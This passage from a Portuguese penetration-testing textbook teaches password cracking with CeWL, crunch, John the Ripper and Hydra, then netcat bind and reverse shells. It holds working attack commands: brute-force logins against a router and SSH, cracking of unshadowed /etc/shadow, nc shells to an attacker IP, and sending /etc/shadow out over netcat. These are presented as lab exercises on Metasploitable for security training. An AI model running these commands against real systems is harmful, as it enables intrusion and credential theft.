


The screenshot shows the CrackStation website. At the top, there is a black header with the 'CrackStation' logo in large, bold, white letters. To the right of the logo, it says 'Defuse.ca' and has a Twitter icon. Below the header, there is a navigation bar with links: 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. The main content area is titled 'Free Password Hash Cracker'. Below the title, it says 'Enter up to 20 non-salted hashes, one per line:'. There is a large, empty text input box. To the right of the input box, there is a reCAPTCHA widget with the text 'I'm not a robot' and a 'Crack Hashes' button. Below the input box, there is a list of supported hash types: 'Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ntpMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults'. At the bottom, there is a link to 'Download CrackStation's Wordlist'.

Este site realiza o serviço de brute-force em wordlists de forma online e gratuita, e é possível também realizar o download. O dicionário de cracking principal da CrackStation possui 1.493.677.782 palavras; são 15 gigabytes de senhas para download.

## RainbowCrack

Disponível em: <http://project-rainbowcrack.com>. Acesso em: 14 ago. 2019.



O RainbowCrack é um dos melhores serviços encontrados online; é possível obter este software e comprar tabelas de wordlists para ele.

Ele usa algoritmo de troca de tempo-memória para crackear hashes. Difere dos crackers brute force hash, tornando-se, assim, o serviço mais eficaz.

O RainbowCrack utiliza as Rainbow Tables com hashes do tipo NTLM, MD5 e SHA1. Algumas Rainbow Tables chegam a ter 690 gigabytes de conteúdo. Cada tabela tem o valor em média de 900 dólares.

Dica

Veri que se o seu e-mail/usuário para algum serviço já foi hackeado e encontra-se num banco de dados público:  
<https://haveibeenpwned.com/>

Criando uma wordlist



Durante um pentest é possível que em algum momento seja necessário utilizar wordlists para quebrar senhas e, ao utilizar wordlists-padrões, pode ser que demore muitas horas e até dias para obter algum resultado, devido ao número de palavras que podem não ser úteis.

Então, é importante que um pentester saiba como criar uma wordlist personalizada. Muitas vezes, durante o processo de penetração, conhecemos bastante sobre o alvo e podemos utilizar algumas técnicas para obter resultados mais e cazes.

### Utilizando o CeWL

Para construir uma lista de palavras personalizada, vamos utilizar o CeWL (Custom Word List Generator). O CeWL é um aplicativo ruby que rastreia uma determinada URL até uma profundidade especificada e retorna uma lista de palavras que podem ser usadas para crackers de senhas, como John the Ripper.

Esta ferramenta faz parte da suíte de programas do Kali Linux, para capturar palavras de algum site. Abra o terminal e digite:

```
root@kali:~# cewl -w custom-wlist.txt -d 3 -m 6  
www.guardweb.com.br (robin@digi.ninja)  
CeWL 5.3 (Heading Upwards) Robin Wood  
(https://digi.ninja/)
```

-w: escreve as saídas no arquivo custom-wlist.txt.

-d: indica profundidade do rastreamento no site; neste caso, 3 (o padrão é 2).

-m: indica o comprimento mínimo da palavra; neste caso, palavras de 6 caracteres, no mínimo. www.guardweb.com.br: o site em que estamos rastreando as palavras.

Este comando vai rastrear o site guardweb.com.br para uma profundidade de 3 páginas, pegando palavras com pelo menos 6 caracteres.

Observação

Este comando pode levar horas, dependendo da profundidade do rastreamento.

Após a análise do rastreamento através do site, o CeWL imprime no arquivo custom-wlist.txt todas as palavras encontradas. Podemos, então, visualizar o arquivo com qualquer editor/visualizador de texto.

```
root@kali:~# less custom-wlist.txt
```

Treinamento

Cursos

Invasão

system

Instalando

Começar

Ataque

Conceitos

Básicos

Facebook

...

Naturalmente, podemos usar o CeWL para criar listas de palavras personalizadas para qualquer segmentação de senhas; por exemplo, se sabemos que o indivíduo que é nosso alvo é um fã de futebol, usamos o CeWL para rastrear um site de futebol para pegar palavras relacionadas ao futebol. Ou seja, podemos usar o CeWL para criar listas de senha específicas baseadas em praticamente qualquer assunto, basta rastrear um site para pegar palavras-chave potenciais.

## Utilizando o crunch

Vamos criar uma lista com o crunch, pois com ele é possível criar uma lista de palavras com base em critérios que você especificar. A saída do crunch pode ser enviada para a tela, arquivo ou para outro programa.

O crunch faz parte da suíte de programas do Kali Linux, então, para utilizá-lo, digite no terminal:

```
root@kali:~# crunch 4 4 0123456789 -o wlcrunch.txt
```

Crunch will now generate the following amount of data: 50000 bytes  
0 MB

0 GB

0 TB

0 PB

Crunch will now generate the following number of lines: 10000 crunch:  
100% completed generating output

crunch: executa a aplicação crunch.

4: quantidade mínima de caracteres a ser criada; neste caso, 4  
caracteres.

4: quantidade máxima de caracteres a ser criada; neste caso, 4  
caracteres.

0123456789: caracteres a serem utilizados na combinação para a  
criação da lista; neste caso, todos os números.

-o wlc crunch.txt: a saída do comando será armazenada no arquivo  
wlc crunch.txt.

Este comando criou uma lista de 1.000 entradas, com uma quantidade  
de 4 caracteres para cada entrada, com todas as combinações numéricas  
possíveis, e imprimiu a lista no arquivo wlc crunch.txt. Podemos, então,  
visualizar o arquivo com qualquer editor/visualizador de texto.

```
root@kali:~# less wlc crunch.txt
```

```
0000
```

```
0001
```

```
0002
```

```
0003
```

```
0004
```

```
0005
```

```
...
```

## Combinando palavras com o crunch

Agora podemos combinar uma palavra da lista gerada pelo CeWL com  
opções da ferramenta crunch para gerar uma lista de possíveis senhas.

É possível utilizar uma combinação de letras, números e caracteres especiais indicando o arquivo charset.lst, o qual está localizado no diretório

/usr/share/crunch. Com esse arquivo, podemos indicar algumas opções interessantes que podemos utilizar para criar combinações em listas especificando um padrão. Veja os padrões em que podemos utilizar essas opções:

Indica letras minúsculas

Indica letras maiúsculas

Indica números

Indica caracteres especiais

Vamos realizar alguns testes para entender essas opções, tomando o cenário a seguir. Vimos que no arquivo custom-wlist.txt existe a palavra Cursos; vamos supor que a senha de acesso ao painel de administração do site guardweb.com.br, do usuário admin, seja Cursos@4DM. Vamos indicar algumas opções para o crunch mixar a palavra Cursos com letras maiúsculas e minúsculas.

```
root@kali:~# crunch 10 10 -f
/usr/share/crunch/charset.lst mixalpha -t ,ursos^%@@@ -o
senhaadm.txt
```

Crunch will now generate the following amount of data: 255203520 bytes

243 MB

0 GB

0 TB

0 PB

Crunch will now generate the following number of lines: 23200320

crunch: 100% completed generating output

-f /usr/share/crunch/charset.lst: -f indica o arquivo charset.lst para ser utilizado na criação da lista.

mixalpha: indica o parâmetro de letras maiúsculas e minúsculas do arquivo charset.lst.

-t ,ursos^%@@: indica o padrão para ser criado na lista; as mudanças a serem realizadas serão apenas das opções informadas.

-o senhaadm.txt: a saída do comando será armazenada no arquivo wlc crunch.txt.

Observe que foi gerada uma lista com mais de 23 milhões de palavras; vamos realizar uma busca nesta lista para verificar se ele gerou a palavra que corresponde à senha. Digite no terminal:

```
root@kali:~# cat senhaadm.txt |grep "Cursos@4DM"  
Cursos@4DM
```

Como esperado, a palavra foi encontrada: Cursos@4DM. Essa ferramenta é incrível; basta você usar a sua criatividade para criar listas específicas.

## John the Ripper<sup>4</sup>

John the Ripper é um software para quebra de senhas. Inicialmente desenvolvido para sistemas unix-like, corre agora em vários sistemas operativos, como Linux, Windows, BSD.

Disponível em versão gratuita e paga, ele é capaz de fazer força bruta em senhas cifradas em DES, MD4 e MD5 entre outras.

O John the Ripper possui três modos de operação:

Dicionário (Wordlist) – o modo mais simples suportado pelo programa, é o conhecido ataques de dicionário, que lê as palavras de um arquivo e verifica se são correspondentes entre si.

Quebra Simples (Single Crack) – indicado para início de uma quebra e mais rápido que o wordlist, este modo usa técnicas de mangling e mais informações do usuário pelo nome completo e diretório/home em combinação, para achar a senha mais rapidamente.

Incremental – o modo mais robusto no John the Ripper. Ele tentará cada caractere possível até achar a senha correta; por esse motivo, é indicado o uso de parâmetros com o intuito de reduzir o tempo de quebra.

Externo (External) – o modo mais complexo do programa, que faz a quebra a partir de regras de nidas em programação no arquivo de configuração do programa, que vai pré-processar as funções no arquivo no ato da quebra quando usar o programa na linha de comando e executá-las. Esse modo é mais completo e necessita de tempo para aprender e acostumar-se.

John the Ripper – Single Crack

Vamos realizar um teste com o John the Ripper no modo Single Crack.

No sistema Linux o arquivo de senha ca localizado em /etc/shadow e o arquivo dos usuários, em /etc/passwd. O arquivo shadow contém a hash criptografada de todos os usuários do sistema.

Primeiramente vamos realizar a concatenação dos arquivos de credenciais do Linux, utilizando o unshadow. Digite no terminal:

```
root@kali:~# unshadow /etc/passwd /etc/shadow > pass.txt
```

unshadow: executa a aplicação unshadow que combina os arquivos passwd e shadow.

/etc/passwd: indica o arquivo de usuários do Linux.

/etc/shadow: indica o arquivo de senhas de usuários do Linux.

> pass.txt: > vai criar e imprimir o resultado do comando unshadow no arquivo pass.txt.

Este comando vai organizar as credenciais com usuário e senha em somente um arquivo no pass.txt. Vamos agora iniciar o John the Ripper.

O John the Ripper é uma ferramenta que faz parte da suíte de programas do Kali Linux. Abra o terminal e digite:

```
root@kali:~# john pass.txt
```

```
Warning: detected hash type "sha512crypt", but the string is also  
recognized as "crypt"
```

```
Use the "--format=crypt" option to force loading these as that type  
instead
```

```
Using default input encoding: UTF-8
```

```
Loaded 5 password hashes with 5 different salts (sha512crypt,
```

```
crypt(3) $6$ [SHA512 128/128 AVX 2x])  
Remaining 4 password hashes with 4 different salts  
Press 'q' or Ctrl-C to abort, almost any other key for status
```

john: executa a aplicação John the Ripper. pass.txt:  
nome do arquivo a ser analisado pelo john.

Observe que ele avisa que reconheceu o tipo de hash e podemos utilizar um parâmetro específico para que o John não realize a comparação com todos os tipos de hashes que ele possui; cancele (Ctrl + C) a execução e digite:

```
root@kali:~# john --format=sha512crypt pass.txt Using  
default input encoding: UTF-8  
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3)  
$6$ [SHA512 128/128 AVX 2x])  
Remaining 4 password hashes with 4 different salts  
Press 'q' or Ctrl-C to abort, almost any other key for  
status test123 (test)
```

john: executa a aplicação John the Ripper.  
--format=sha512crypt: indica o tipo de hash que a senha a ser quebrada  
está utilizando. pass.txt: nome do arquivo a ser analisado pelo john.

Observe que ele já encontrou a senha test123 do usuário test. Vamos aguardar a finalização do processo, o que pode levar horas, dependendo das senhas que são utilizadas. É possível também cancelar o processo (Ctrl + C), e ele vai armazenar as senhas que já foram encontradas.

Após a finalização do processo, é possível verificar as informações que ele gerou; em um diretório oculto – o ~/.john/ – são criados os arquivos john.log, john.pot, john.rec. Estes arquivos servem para o John consultar as execuções passadas.

Para verificar as senhas de um determinado arquivo que ele encontrou, digite o comando:

```
root@kali:~# john --show pass.txt  
root:123456:0:0:root:/root:/bin/bash
```

```
test:test123:1001:1001::/home/test:/bin/false
user01:user123:1002:1002:,,,:/home/user01:/bin/bash

3 password hashes cracked, 1 left
```

john: executa a aplicação John the Ripper.

--show pass.txt: exibe os resultados gerados do arquivo pass.txt.  
pass.txt: nome do arquivo a ser analisado pelo john.

O comando para quebra de senhas apresentado acima faz com que o John traga informações de muitos usuários que não possuem uma shell válida. Para um atacante que deseja usar uma shell, informações desse usuário podem não ser interessantes no momento; para que o John mostre apenas usuário com uma shell válida, é possível utilizar o comando:

```
root@kali:~# john --show --shells=/bin/false pass.txt
root:123456:0:0:root:/root:/bin/bash
user01:user123:1002:1002:,,,:/home/user01:/bin/bash

2 password hashes cracked, 1 left
```

john: executa a aplicação John the Ripper.

--show: indica o john para imprimir os resultados encontrados na tela.  
--shells=/bin/false: orienta o John a excluir todos os resultados dos usuários que possuem a shell /bin/bash. pass.txt: nome do arquivo a ser analisado pelo john.

Dessa forma o John vai apresentar na tela apenas usuário com shells válidas. Podemos criar um arquivo com apenas o resultado de shells válidas apresentadas. É possível também quebrar a senha apenas de um usuário específico.

Para utilizar o John apenas para um usuário específico do arquivo gerado pelo unshadow – o arquivo pass.txt –, digite o comando com os seguintes parâmetros:

```
root@kali:~# john --format=sha512crypt --user=root pass.txt
```



```
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128
AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
123456      (root)
1g 0:00:00:01 DONE 2/3 (2017-05-21 21:09) 0.7352g/s 652.2p/s
652.2c/s 652.2C/s 123456..green
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

john: executa a aplicação John the Ripper.

--format=sha512crypt: indica o tipo de hash que a senha a ser quebrada está utilizando.

--user=root: indica o usuário-alvo de quem será quebrada a senha.  
pass.txt: nome do arquivo a ser analisado pelo john.

Dessa forma o processo de quebra de senha se torna bem mais rápido; observe que a senha foi encontrada em poucos segundos.

### John the Ripper – Dicionário

Vamos realizar um teste com o John the Ripper no modo Dicionário. Vamos passar um arquivo wordlist para que ele consulte as senhas apenas neste arquivo de possíveis senhas.

```
root@kali:~# john --format=sha512crypt -  
wordlist=/root/WordList/wordlist.txt pass.txt  
Using default input encoding: UTF-8  
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3)  
$6$ [SHA512 128/128 AVX 2x])  
Remaining 3 password hashes with 3 different salts  
Press 'q' or Ctrl-C to abort, almost any other key for  
status senha123 (madvan) user123 (user01)  
2g 0:00:00:00 DONE (2017-05-21 16:05) 25.00g/s 150.0p/s 450.0c/s  
450.0C/s 123456  
Use the "--show" option to display all of the cracked passwords  
reliably Session completed
```

john: executa a aplicação John the Ripper.

--format=sha512crypt: indica o tipo de hash que a senha a ser quebrada está utilizando.

--wordlist=/root/WordList/wordlist.txt: indica o arquivo wordlist.txt para ser utilizado na tentativa de quebra de senhas com o método dicionário. pass.txt: nome do arquivo a ser analisado pelo john.

Observe que agilizamos o processo de quebra de senha em poucos segundos, porém, no arquivo wordlist.txt que passamos, é obrigatória a existência da senha, já que a busca só será por tentativa e erro das senhas que lá se encontram.

## THC Hydra<sub>5</sub>

O THC Hydra é um cracker de senha que suporta numerosos protocolos para atacar logins na rede.

Esta ferramenta oferece aos pesquisadores e consultores de segurança a possibilidade de mostrar o quão fácil seria obter acesso não autorizado a um sistema remoto.

Atualmente, essa ferramenta suporta:

AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, FTPS, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-PROXY, HTTP-PROXY-URLENUM, ICQ, IMAP, IRC, LDAP2, LDAP3, MSSQL, MYSQL, NCP, NNTP, Oracle, Oracle-Listener, OracleSID, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, REXEC, RLOGIN, RSH, SAP/R3, SIP, SMB, SMTP, SMTP-Enum, SNMP, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC e XMPP.

### Utilizando o Hydra

O Hydra é uma ferramenta que faz parte da suíte de programas do Kali Linux. Vamos realizar uma tentativa de quebra de senha do roteador da rede. Primeiramente verifiquemos o IP do roteador.

```
root@kali:~# route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
0.0.0.0 172.16.0.1 0.0.0.0 UG 100 0 0 eth0
172.16.0.0 0.0.0.0 255.255.255.0 U 100 0 0 eth0
```

Agora que sabemos o IP do roteador, vamos realizar o ataque brute-force passando uma wordlist com possíveis senhas para routers; digite no terminal:

```
root@kali:~# hydra -l admin -P /root/passwords-routers.lst 172.16.0.1 http-get
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-05-21 21:49:42
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 7 tasks per 1 server, overall 64 tasks, 7 login tries (l:1/p:7), ~0 tries per task
[DATA] attacking service http-get on port 80
```

```
[80][http-get] host: 172.16.0.1 login: admin password: admin 1 of 1  
target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2017-05-21 21:49:47
```

hydra: executa a aplicação Hydra.

-l admin: -l indica o nome do usuário da credencial a ser realizado o ataque; neste caso, o usuário admin.

-P /root/passwords-routers.lst: -P indica um arquivo wordlist de senhas que será utilizado no ataque; neste caso, o arquivo passwords-routers.lst.

172.16.0.1: IP do alvo a ser atacado. http-get: tipo de protocolo que o roteador utiliza para realizar login; neste caso, o login é realizado através do navegador web.

Observe que em poucos segundos o Hydra quebrou a senha do roteador com a wordlist que passamos.

Podemos utilizar o Hydra para encontrar senhas de serviços específicos – por exemplo, o serviço SSH – em um servidor. Para isso, vamos iniciar uma máquina Metasploitable para realizar o teste.

Primeiramente vamos realizar um scan com o nmap no IP do servidor do nosso alvo; para verificar se o serviço está ativo e qual porta ele está utilizando, abra o terminal e digite:

```
root@kali:~# nmap -sV 172.16.0.12
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-21 22:45 BST
```

```
Nmap scan report for 172.16.0.12
```

```
Host is up (0.00010s latency).
```

```
Not shown: 977 closed ports
```

```
PORT      STATE SERVICE  VERSION
```

```
21/tcp    open  ftp      vsftpd 2.3.4
```

```
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

```
23/tcp    open  telnet   Linux telnetd
```

```
25/tcp    open  smtp     Postfix smtpd
```

```
53/tcp    open  domain   ISC BIND 9.4.2
```

```
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

```
...
```

```
MAC Address: 08:00:27:F2:EB:AE (Oracle VirtualBox virtual NIC)
```

```
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 11.70 seconds
```

Observe que o serviço SSH está ativo e rodando na porta padrão 22. Vamos realizar a tentativa de login com o Hydra com dois arquivos: um de possíveis usuários (users.lst) e outro de possíveis senhas (passwords.lst). Digite no terminal:

```
hydra -L /root/users.lst -P /root/passwords.lst -t 4 172.16.0.12 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military
or secret service organizations, or for illegal purposes.
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2017-05-21 22:56:57
```

```
[DATA] max 4 tasks per 1 server, overall 64 tasks, 64 login tries
```

```
(l:8/p:8), ~0 tries per task
```

```
[DATA] attacking service ssh on port 22
```

```
[22][ssh] host: 172.16.0.12 login: msfadmin password: msfadmin
```

```
[22][ssh] host: 172.16.0.12 login: user-ftp password: user123 1 of 1
```

```
target successfully completed, 2 valid passwords found
```

```
Hydra (http://www.thc.org/thc-hydra) nished at 2017-05-21 22:57:25
```

```
hydra: executa a aplicação Hydra.
```

-L /root/users.lst: -L indica um arquivo wordlist de usuários que será utilizado no ataque; neste caso, o arquivo users.lst.

-P /root/passwords.lst: -P indica um arquivo wordlist de senhas que será utilizado no ataque; neste caso, o arquivo passwords.lst.

-t 4: indica o número de tentativas a cada solicitação de login (por padrão ele realiza 16 tentativas); neste caso, vamos realizar 4.

172.16.0.12: IP do alvo a ser atacado.

SSH: tipo de protocolo a ser atacado; neste caso, SSH.

Observe que o Hydra encontrou duas senhas e os usuários com acesso a SSH neste servidor.

### Observações

- 1) É possível encontrar muitos arquivos de senhas padrão de roteadores na internet; basta realizar uma busca das palavras wordlist router password no Google e você vai encontrar diversos links para download de listas.
- 2) O processo de quebra de senhas exige paciência do lado do atacante, e poder de processamento e memória da máquina que está sendo utilizada para realizar o ataque; há senhas que podem levar horas, dias, meses ou anos para serem quebradas.
- 3) Há diversas maneiras de se proteger de ataques de quebras de senha; algumas delas são: restringir o número de tentativas de login em uma conta, usar mais de um método de autenticação em um sistema (token e senha), implementar sistemas de autenticação a nível de hardware ao invés de senhas, encorajar os usuários a utilizarem programas que geram senhas automaticamente.

---

1. Videoaula TDI – Trabalhando com Senhas – Senhas e hash no Linux.

2. Se este campo estiver vazio, não haverá nada entre os dois-pontos e o próximo.

3. Videoaula TDI – Trabalhando com Senhas – Wordlists.

4. Videoaula TDI – Trabalhando com Senhas – Descobrindo senhas com o John.

5. Videoaula TDI – Trabalhando com Senhas – Descobrindo senhas com o Hydra.



O netcat é conhecido como o canivete suíço do TCP/IP; esta ferramenta permite que o usuário atue como cliente ou servidor, e nos possibilita compreender conceitos como conexão direta, conexão

reversa e DNS dinâmico. Vamos entender como funciona uma backdoor.

Esta ferramenta é muito utilizada durante um processo de invasão para manter o acesso, e funciona como uma ponte; neste capítulo, vamos observar o porquê disso.

### Uso básico do netcat<sup>1</sup>

O netcat faz parte da suíte de ferramentas do Kali Linux. Veja alguns conceitos de uso do netcat.

Conectando a um serviço (cliente)

```
root@kali:~# nc oi.com.br 80
```

—

---

Após a conexão estabelecida é possível aplicar alguns comandos, como o GET /.

```
root@kali:~# nc oi.com.br 80
GET /
<!DOCTYPE html><html><head><meta charset=utf-8><meta
httpequiv=X-UA-Compatible content="IE=edge,chrome=1"><title>Oi |
Combo, TV, Celular, Internet, Fixo, Recarga</ title><meta
...
```

Ele vai trazer o código-fonte do conteúdo da raiz do site www.oi.com.br; este é o mesmo processo que o navegador realiza quando requisitamos um site.

Recebendo um serviço (servidor)

```
root@kali:~# nc -lp 1000 -v listening
on [any] 1000 ...
```

nc: executa a aplicação netcat.

- lp 1000: abre uma conexão de escuta na porta 1000.

-v: ativa o modo verbose.

Agora vamos estabelecer uma conexão através de um outro host nesta porta do Kali Linux e enviar um texto qualquer.

```
msfadmin@metasploitable:~$ nc 192.168.0.25 1000 test
connection
```

Veja na tela do Kali Linux que a conexão foi estabelecida, e as entradas de texto enviadas aparecem de forma “limpa”.



```
root@kali:~# nc -lp 1000 -v
listening on [any] 1000 ...
192.168.0.24: inverse host lookup failed: Unknown host
```

```
connect to [192.168.0.25] from (UNKNOWN) [192.168.0.24]
55906
test connection
```

É possível desta forma abrir uma espécie de chat, escrevendo textos na tela.

---

~#[Pensando\_fora.da.caixa]

O netcat parece ser uma ferramenta simples, porém, em poder de um criminoso que comprometeu um servidor, pode ser uma ferramenta poderosa para realizar cópias de arquivos remotos, abrir outras conexões para o servidor e conectar a algum shell. Ele realmente é uma “ponte direta” entre o criminoso e o alvo.

## Conceito de Bind e Reverse Shell

Bind e Reverse Shell são conceitos muito utilizados durante uma invasão para ganhar e manter acesso.

Vamos realizar alguns testes para entender esses conceitos, já que ataques propriamente ditos não são mais aplicáveis, pois atualmente os dispositivos não estão expostos diretamente na internet com um IP público.

Este ataque era efetivo no auge da conexão discada (dial-up), porém, um servidor web ou uma VPS (Virtual Private Server) se encaixa neste método.

### Bind Shell

Consiste em realizar um comando netcat no servidor que vai realizar uma abertura de porta específica que ficará aguardando conexão.

De alguma forma o invasor conseguiu fazer com que a vítima executasse um aplicativo que pode ser executado em background, por meio de engenharia social, que contenha o seguinte comando, por exemplo:

```
root@host_alvo:~# nc -lp 1000 -e /bin/bash -v listening
on [any] 1000 ...
```

Dessa forma foi criada uma conexão, e o host agora está apto a receber conexões na porta 1000 e disponibilizando a shell /bin/bash.

#### Observação

O modo verbose no caso do ataque não seria ativado; ele está neste exemplo apenas para fins de aprendizado.

Quando o atacante se conectar nesta porta ele terá acesso à shell do IP da vítima.

Desta forma foi estabelecida a conexão na shell do host-alvo, todos os comandos que forem executados neste terminal serão executados de fato no host-alvo e apresentados na tela do atacante.

```
root@kali:~# nc 192.168.0.24 1000
ls -l /etc
total 1108
-rw-r--r-- 1 root  root   53 2010-03-16 19:13 aliases
-rw-r--r-- 1 root  root 12288 2010-04-28 16:43 aliases.db
drwxr-xr-x 7 root  root  4096 2012-05-20 15:45 apache2
```

#### Método com DynDNS

Este método é utilizado em países em que comumente não é oferecido um IP público para conexões facilmente acessíveis. Para isso é possível utilizar serviços DynDNS; no caso de um atacante é interessante ele conseguir um DNS dinâmico gratuito, porém, alguns serviços oferecidos gratuitamente apenas liberam acesso à porta 80. Um dos serviços DynDNS mais utilizados atualmente é o [www.noip.com](http://www.noip.com) (acesso em: 14 ago. 2019).

Após obter um serviço DynDNS é necessário configurar DMZ no modem, redirecionando as conexões para a máquina servidor, por exemplo, o Kali Linux; dessa forma, ele estará totalmente exposto na internet, sendo, assim, possível utilizar métodos como o reverse shell fora da sua rede local.

#### Reverse Shell<sup>4</sup>

Consiste em realizar um comando netcat no cliente que vai conectar no servidor do atacante que escutará em uma porta específica, aguardando conexões.

Um cenário é ter uma máquina Kali Linux com IP público, por exemplo, utilizando o DynDNS e a DMZ, ou pode ser realizado em uma rede local.

No servidor, execute o comando para ele escutar uma porta.

```
root@kali:~# nc -nlp 1000 -v
```

Vamos supor que a vítima de alguma forma executou o comando para conectar neste servidor netcat, através de engenharia social, exploração de vulnerabilidades.

```
root@host_alvo:~# nc 82.277.65.9 1000 -e /bin/bash
```

Dessa maneira, a vítima estabeleceu uma conexão no servidor netcat do atacante e disponibilizou a shell da vítima. Todos os comandos que forem executados no host do atacante de fato serão processados no host da vítima.

```
root@kali:~# nc -nlp 1000 -v
```

```
listening on [any] 1000 ...
```

```
connect to [192.168.0.25] from (UNKNOWN) [192.168.0.24]
```

```
35832 uname
```

```
-a
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
```

```
2008 i686
```

```
GNU/Linux
```

Para utilizar este processo em máquinas vítimas Windows, é necessário informar a shell do Windows:

```
root@kali:~# nc 82.277.65.9 1000 -e cmd.exe
```

Neste caso irá abrir a linha de comando do Windows.

```
C:>
```

## Transferir dados com o netcat

Para transferir dados entre hosts com o netcat, execute o comando no host Kali Linux do atacante para receber os dados:

```
root@kali:~# nc -vnlp 1500 > shadow-vitima.txt
```

Através da shell, que de alguma forma foi disponibilizada pela vítima, execute o comando:

```
root@host_alvo:~# nc 192.168.0.25 1500 < /etc/shadow
```

Aguarde a transferência dos dados (não é mostrado de forma verbose, nalize a conexão (Ctrl + C) e verifique que o arquivo shadow-vitima.txt.

```
root@kali:~# cat shadow-vitima.txt
root:$1$/avpfRJ1$X4z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7::: bin*:14684:0:99999:7:::
sys:$1$fUX6BPOt$MiyC3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7::: games*:14684:0:99999:7:::
man*:14684:0:99999:7::: lp*:14684:0:99999:7:::
mail*:14684:0:99999:7::: news*:14684:0:99999:7:::
```

## Observações

- 1) Há diversas formas de este comando ser executado para ser imperceptível para a vítima, rodando em background.
- 2) A melhor vantagem para um atacante utilizando o Reverse Shell é a de que ele tem total controle sobre o servidor, podendo manter o

acesso independentemente do local que o cliente estiver acessando.

3) O netcat não está instalado por padrão no Windows, porém é possível realizar a instalação. Criminosos usam diversos métodos, como engenharia social e exploração de vulnerabilidades, para realizar um upload do netcat para a máquina Windows.

Estes comandos podem até estar contidos em alguns programas disponibilizados na web, principalmente em programas “craqueados” que necessitam desativar o firewall/antivírus.

- 
1. Videoaula TDI – Canivete Suíço – Uso básico do netcat.
  2. Videoaula TDI – Canivete Suíço – Conceito de Bind e Reverse Shell.
